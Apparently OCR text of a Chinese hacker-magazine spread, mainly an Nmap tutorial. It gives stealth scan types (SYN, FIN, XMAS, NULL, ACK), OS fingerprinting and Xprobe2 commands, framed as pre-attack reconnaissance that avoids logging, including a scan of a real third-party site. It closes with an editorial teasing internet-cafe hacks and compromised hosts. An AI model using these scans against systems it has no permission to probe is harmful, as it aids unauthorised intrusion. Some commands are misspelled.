
```
Preparing to download files from 'http://www.grisoft.cz/softw/70/update/'
Downloading file: avginfo.ctf          [ 0B]
Nothing new to update
```

因为此前我刚刚在线更新过，所以最后会提示 **Nothing new to update**，没有新的更新。

这样我们就完成了扫描和更新的工作，免费版不需要注册就可以使用也只能使用这两个功能。

这里特别提醒Linux的用户，对于Linux下的计算机病毒也不要大意。Linux下的病毒虽然远没有Windows多，但是病毒对于Linux的系统安全也是有很大危险的。目前Linux下的病毒解决方案也有很多，不仅仅是能扫除Linux的病毒，也能扫除Windows的病毒，这一点对于用Linux来做文件服务器或者是装多个操作系统的用户大有帮助。

编辑点评： 随着Linux的大量兴起，以往只关注Windows平台的病毒慢慢地向Linux移植，今年上半年甚至出现了一个跨平台传播的病毒，能够影响多种操作系统，让人大跌眼镜。各个杀毒软件厂商也开始推出自己的Linux杀毒产品，比如在最近卡巴斯基就特别推出了针对Linux以及Unix电子邮件服务器，文件、服务器以及工作站的杀毒软件。不过作为普通的Linux桌面用户，免费版的AVG Anti-Virus已经可以胜任了。



从本文你可以学到：

1. Linux环境下的扫描的特点
2. Nmap多个扫描方式和用途

摘要：针对在Linux环境下对服务器进行扫描，简单介绍使用扫描程序Nmap进行端口扫描，辨别操作系统。

关键字：Linux，扫描，Nmap

在Windows环境下，大家都熟悉如何对主机进行扫描，而且有很多的工具：如流光、X-scan等。在Linux环境中，我们依然和Windows一样进行扫描工作，同时也有很强大的扫描工具——Nmap。闲言少叙，进入正题。

一、Nmap软件介绍

虽然可用的扫描工具有很多，如同Windows下一样，但Nmap依然是Linux环境下最强大、功能最丰富的扫描工具。而且还是免费的，在Fedora Core 5的软件包中含有。也可以从网上下载Nmap，http://www.insecure.org/nmap/ 拥有Nmap的最新程序的源代码。同时，该网站还有NmapFE（即Nmap Front End，是Nmap的GUI前端程序），使用图形界面，对于新手可能更好入手，只可惜是全英文的。

二、Nmap功能介绍

Nmap功能很强大，这里仅介绍几种常用的扫描方式。如果读者希望对它进行全面地了解，最好去官方看看相关的文档。

1.Ping扫描

不用介绍了吧？这是扫描里最基础的方式了，速度快，但是太暴露，被记录是必然的。

命令：[bash] # namp -sP TargetIP

```
例：
[root@localhost ~]# nmap -sP 192.168.1.102
Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2006-04-27 21:56 CST
Host frank.friday (192.168.1.102) appears to be up.
Nmap finished: 1 IP address (1 host up) scanned in 0.114 seconds
"appears to be up"用于Nmap中，表示主机处于活动状态。
```

2.SYN半开放扫描

这种扫描方式会向目标主机发送一个SYN包。如果目标主机正在对特定端口进行监听，那么它可能会回复一个SYN+ACK包；如果目标主机处于活动状态，但是没有对该端口进行监听，则会回复一个RST包。由于这种方式没有完成TCP的三次握手，这种方式是一种很隐蔽的方式，不会被主机记录（图1）。

命令：[bash] # namp -sS TargetIP

0.267秒，Nmap中的SYN扫描速度还是很快的，而且端口与对应服务判断得很准确。端口与对应服务在此不作介绍。

3.FIN扫描

FIN包，用于释放一个已建立的TCP连接。在这种方式下，向目标主机发送一个FIN包，如果对方正在监听某个特定端口，那么目标主机不会有任何回复；如果对方主机活动，但是没有对特定端口进行监听，那么会回复一个RST包。

这种扫描没有使用TCP的三次握手，所以更加隐蔽（图2）。

命令：[bash] # namp -sF TargetIP

更加安全，然而速度上受到影响，不过即使如此，1.5秒的扫描时间也很让人满意了。




图 1




图 2




图 3




图 4




图 5




图 6

4.XMAS tree 扫描

XMAS tree 扫描打开了 TCP 报文上许多标记，如 FIN、URG（紧急数据标记）、PSH（将数据尽快传输到应用层的标记）等。URG 和 PSH 对于扫描本身没有什么影响，因此 XMAS tree 扫描类似于 FIN 扫描，也是很隐蔽的一种方式（图 3）。

命令：[bash] # nmap -sX TargetIP

5.NULL 扫描

NULL 扫描（空扫描）。将所有的标记都取消，记录目标主机的回复以判断相关端口。

这也是一种隐蔽的扫描方式（图 4）。

命令：[bash] # nmap -sN TargetIP

在流光中可以看到这种扫描。

6.ACK 扫描

发送的包是 ACK 的包，用于确认连接的，ACK 扫描主要用来探测对方的防火墙信息。如果 ACK 没有回应，那可能是对方过滤了该端口；如果回复 RST，则对方防火墙没有过滤。

命令：[bash] # nmap -sA TargetIP

明显比其他的扫描要多一些的。在状态里也能看出来，Filtered，表示已经过滤的（图 5）。

7.IP 协议扫描

IP 协议扫描，发送包，判断目标主机支持哪些协议。

这种扫描方式不是隐蔽扫描，会被对方主机记录。

命令：[bash] # nmap -sO TargetIP

这里扫描出了支持的 6 个协议，ICMP、IGMP、TCP、UDP、IPv6，至于最后那个未知是什么我也不清楚。

8.操作系统识别

Nmap 不需要借助其他工具，就可以对目标主机的操作系统进行识别（图 6）。

命令：[bash] # nmap -O TargetIP

这次使用 NmapFE 对新浪进行的扫描，推测系统是 FreeBSD。

注：另有一个小工具 Xprobe2 可以进行操作系统的识别，它利用 ICMP 进行判断，然后对各种操作系统的可能性进行排序，产生列表。

命令：[bash] # xprobe2 -v TargetIP

以上只简单列出了 Nmap 的几种使用方法。Nmap 功能强大，对于进攻前的信息收集，十分有帮助。另外，如果不喜欢命令行格式，可以使用新版的 NmapFE，全部的 12 种扫描选项在下拉菜单中可以选择，同时可以对其他的选项进行设置，使用十分方便，不过最好抱着本字典，免得出现什么问题。扫描的时候出问题会暴露目标的。

对于刚转入 Linux 的同志，有几点需要强调的是：

第一，Linux 操作系统是严格区分大小写的，在 Windows 下输入 Ping、PING、ping 是没有区别的，而在 Linux 下是不允许的，“Nmap -sS 192.168.1.102”不会执行任何命令，新手尤其注意；


第二，Windows 下很多命令都使用“/”来带选项，比如“dir /p”，而 Linux 都是用“-”或者“--”，这里的例子全都是用“-”的，当随着 Linux 的使用，会遇到“--”的，这种格式才是 Linux 自己的；

第三，Nmap 的定位是一款用于网络安全的工具，所以普通用户是不可以构建 SYN 报文的，必须使用 root 用户才可以构建自己的 SYN 包，建议大家最好还是安装一套 Linux 来体验，也可以使用虚拟机或者 LiveCD 如 Slax 或 Knoppix。

[注] 本文的使用环境为：Ubuntu 6.06 LTS / Nmap 4.03

编辑点评： Linux 下的扫描工具，并不比 Windows 平台下的少，而且“SYN 半开放扫描”这类有效躲避防火墙检测的技术最早也是在 Unix/Linux 下出现的，后来慢慢被移植到 Windows 下。我们熟悉的流光和 X-scan 也是借鉴了 Linux 下众多优秀扫描器才不断完善的。可是由于 Linux 平台下的程序操作太过繁琐，大多都是用命令行实现，让人望而生畏。难得提供了一些图形界面的，还是在华丽界面、操作简便的流光等工具的面前败下阵来，无法吸引初学者使用。想到这里，忍不住对 Linux 的桌面应用担心起来……

盼啊盼啊盼……终于迎来了传说中的“十.一“啦！哈偶也是啊！等等？声音有些陌生？！得！偶是新来的同志，以后大家称呼偶三五零就好了。刚上岗没有经验还请大家多提意见啊。七天长假啊，想当初这个时候网吧爆满的场景，怀念啊！~怀念CS的Terrorists win，更怀念肉鸡上线滴滴滴的声音~这时候你正体验呢吧，这点我该羡慕你了！本期光芒果为大家带来了万象2004的新洞洞，9527同学告诉你下载限制还可以这样破解。还准备了另外一篇同样“怀旧”的文章供菜鸟朋友学习在网吧hack的一些基本动作。呵呵！玩的同时不要忘记带此本宇宙霹雳超级无敌的黑客宝典《黑客手册》啊！~



为了下载
再次挑战网吧下载限制

9527

从本文中你可以学到：
